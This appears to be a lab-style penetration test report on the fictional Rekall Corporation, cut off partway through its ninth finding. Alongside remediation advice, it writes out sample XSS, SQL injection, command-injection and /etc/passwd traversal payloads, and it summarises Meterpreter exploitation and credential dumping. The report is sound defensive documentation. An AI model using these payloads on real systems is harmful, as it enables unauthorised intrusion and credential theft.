Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

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Table of Contents

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Contact Information

Company Name	The Pantheon Hackers
Contact Name	Alice Lee
Contact Title	Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	09/22/23	Alice Lee	

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Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

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Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

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Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.

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
Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



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Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Basic level of input validation was implemented on an HTML page
- Website certificate (SSL) was secured with root and CA certificate of a third party
- Implementation of rudimentary security levels across Web Application, Linux, and Windows

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Certain IP addresses and ports were open for exploits
- Vulnerabilities were found on the Web Application, Linux, and Windows system
- Exposure of user credentials and privilege escalation
- Meterpreter shell sessions
- Out-of-date plug-ins

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Executive Summary

This report presents the results of penetration testing for Rekall Corporation. The Pantheon Hackers identified numerous vulnerabilities from their security system ranging from exploitation of web servers to privilege escalation. The test was performed through Web Application, Linux, and Windows to determine the impact of said vulnerabilities that were found.

From The Web Application stance, certain web pages allowed access of the directory and exposure of sensitive data. Attacks such as XSS reflected and stored attacks, local file inclusion, SQL injection, Directory Traversal, Brute Force Attack, and Exposed User Credentials were found to be possible exploits. XSS reflected and stored attacks were performed on the home page. A Local File Inclusion was performed on the website's VR Planner page which allowed an upload of a PHP file. SQL injection was run successfully in the Login page. The Networking.php and the Disclaimer page allowed for backend access of the directory. User credentials were found on the page source of the Login.php. Sensitive data was able to be accessed with no restrictions when changing the subdirectory. A brute force attack was done successfully through the admin_legal_data.php page for admin access. User Credentials were also found on WHOIS record as well as the company's public github repository of their old site.

From the Linux approach, our company revealed open hosts and ports when the IP address subnet was scanned through nmap. An aggressive scan of certain hosts exposed open ports that were successfully exploited through connection. Sessions revealed out-of-date Apache and Drupal as vulnerabilities that were able to be exploited through Meterpreter. Privilege escalation to root was successful from exposed user credentials. Usernames and hashed passwords were found on web applications of the company and cracked using john.

Lastly, the Windows environment was discovered to have two open ports for an IP address of a virtual remote desktop: port 21 and port 110. Port 21 was used to gain anonymous access to FTP. Port 110 was used to gain access to SLMail service through Metasploit. Through successful meterpreter session of SLMail, Kiwi was used for credential dumping of users and hashed passwords.

In conclusion, all of these vulnerabilities pose a risk to the buisness and can cause damage should a bad actor use it to their advantage. The Pantheon Hackers have listed each vulnerability that was found and ways to mitigate each one.

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Summary Vulnerability Overview

Vulnerability	Severity
XSS Reflected Attacks	Critical
XSS Stored Attack	Critical
Local File Inclusion of a PHP file	Critical
SQL injection	Critical
Directory Traversal in Networking.php	Critical
Directory Traversal in Disclaimer.php	Critical
Exposure of User Credentials	Critical
Access to Robots.txt File	Medium
Brute Force Attack	Critical
Exposed Sensitive data through Open Source	Critical
Nmap Scan Results	High
Nmap Aggressive Scan Results	High
Meterpreter Shell Session of 192.168.13.13 (Drupal RESTful Web Services unserialize () RCE)	Critical
Nessus Scan Results	Critical
Meterpreter Shell Session of 192.168.13.12 (Apache Struts Jakarta Multipart Parser OGNL injection)	Critical
Privilege Escalation	Critical
Exposed User Credentials	Critical
User Access for IP address from Stolen Credentials	Critical
FTP Enumeration through Anonymous Identity	Critical
Meterpreter Session of 172.22.117.20 (Seattle Lab Mail 5.5 POP3 Buffer Overflow)	Critical
Kiwi LSA Dump SAM	Critical

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The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	172.22.117.20 172.22.117.100 192.168.13.10 192.168.13.12 192.168.13.13 192.168.13.14 192.168.13.1 192.168.14.35
Ports	8080 80 21 22 110

Exploitation Risk	Total
Critical	18
High	2
Medium	0
Low	1

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

Vulnerability Findings

Vulnerability 1	Findings
Title	XSS Reflected Attacks
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	Malicious script was inputted and payload was successfully reflected on the welcome page: <script>alert(“ali was here”)</script> Malicious script was inputted and payload was successfully reflected through the Memory Planner page despite input validation: <scrscriptipt>alert(“ali was here”)<scrscriptipt>
Images	 
Affected Hosts	192.168.14.35
Remediation	Implement a web application firewall to mitigate against this attack

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
Vulnerability 2	Findings
Title	XSS Stored Attack
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	Malicious script was injected successfully and accepted within the database. Response was posted as active content comments page: <script>alert(“ali was here”)</script>
Images	
Affected Hosts	192.168.14.35
Remediation	Restrict characters and input involving possible malicious string through output escaping.

Vulnerability 3	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	Successful upload of a PHP file onto Memory Planner VR page.

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

Images	 
Affected Hosts	192.168.14.35
Remediation	Whitelist files that can be uploaded to the web server.

Vulnerability 4	Findings
Title	SQL injection
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	Attempted code injection through user input on login page using the code: doug' or 1=1-- -

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
Images	
Affected Hosts	192.168.14.35
Remediation	Set parameters to ensure that the injection is read as data and not as code that can be executed

Vulnerability 5	Findings
Title	Directory Traversal in Networking.php
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	Gained access of directory through inputing commands in the DNS Check search box: www.example.com | ls /../../../../../../www/var/html

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
Images	
Affected Hosts	192.168.14.35
Remediation	Block user-supplied input to filesystem API through inputting a whitelist of permitted values.

Vulnerability 6	Findings
Title	Directory Traversal in Disclaimer.php
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	Gained access of directory through inputing commands in the website url: 192.168.14.35/disclaimer.php?page=../../../../../../../../etc/passwd 192.168.14.35/disclaimer.php?page=/old_disclaimers/disclaimer_1.txt

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

Images





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Affected Hosts	192.168.14.35
Remediation	Block user-supplied input to filesystem API through inputting a whitelist of permitted values.

Vulnerability 7	Findings
Title	Exposure of User Credentials
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	Login.php HTML page source was inspected. User credentials were found at the end of the HTML code.

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
Images	
Affected Hosts	192.168.14.35
Remediation	Remove user credentials from HTML page source.

Vulnerability 8	Findings
Title	Brute Force Attack
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	A brute force attack was executed through Burp Suite on the admin page for

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

	access to admin files.
Images	 
Affected Hosts	192.168.14.35
Remediation	Implement rate limiting and CAPTCHA to prevent the number of attempts done on the site.

Vulnerability 9	Findings
Title	Exposed Sensitive Data through Open Source
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical

